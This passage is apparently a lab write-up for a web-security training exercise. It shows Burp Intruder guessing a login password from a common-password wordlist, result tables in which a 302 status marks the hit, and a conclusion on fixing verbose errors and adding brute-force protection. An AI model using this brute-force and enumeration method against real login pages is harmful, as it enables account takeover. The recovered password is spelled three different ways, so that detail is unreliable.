
Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

After setting the password the password now click attack and wait for it to complete it.

8. Checking for the response status code:

The normal status code that we get in a incorrect password is 200 because we are on the same login page, but after a successful login we should be redirected and have a 302 status code.



3. Intruder attack of https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout
11	123123	200	189		
12	baseball	200	237		
13	abc123	200	200		
14	football	200	188		
15	monkey	200	186		
16	letmein	200	193		
17	shadow	200	196		
18	master	200	255		
19	666666	200	263		
20	qwertyuiop	200	220		
21	123321	200	233		
22	mustang	200	196		
23	1234567890	200	212		
24	michael	200	190		
25	654321	200	506		
26	superman	200	188		
27	1qaz2wsx	200	267		
28	7777777	200	186		
29	121212	200	187		
30	000000	200	185		


Login

Incorrect password

Username:

Password:

After the attack has been completed we can see that the password is jenifer.




Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
36	jennifer	302	268			185	
0		200	227			3250	
1	123456	200	215			3250	
2	password	200	262			3250	
3	12345678	200	248			3250	

Now all we have to do is to login with the correct username and password:

Username: att

Password: Jennifer


Username enumeration via diff
https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net/my-account?id=att
Web Security Academy
LAB
Solved
Back to lab description »
Share your skills!
Continue learning »
Home | My account | Log out
Email
Update email

Username enumeration via different responses

Congratulations, you solved the lab!

My Account

Your username is: att

Your email is: att@normal-user.net

The lab is completed as we can login.

Conclusion:

Through the examination of this lab environment, two critical vulnerabilities have been identified:

1. Verbose Error Message Disclosure: The system currently exposes specific details such as whether an entered username is invalid or if a password is incorrect. This provides potential attackers with valuable information that can facilitate targeted attacks or brute-force attempts.

2. Absence of Brute Force Protection: The system lacks mechanisms to mitigate brute-force attacks, where automated attempts to guess passwords or usernames can compromise security through repeated login attempts.

Addressing these vulnerabilities is essential to enhance the overall security posture of the system. Implementing measures to sanitize error messages and introduce robust brute-force protection mechanisms will significantly reduce the risk of unauthorized access and potential data breaches.

By proactively addressing these issues, the system can better safeguard sensitive information and maintain integrity against malicious activities. Regular security assessments and adherence to best practices will further reinforce these defenses over time.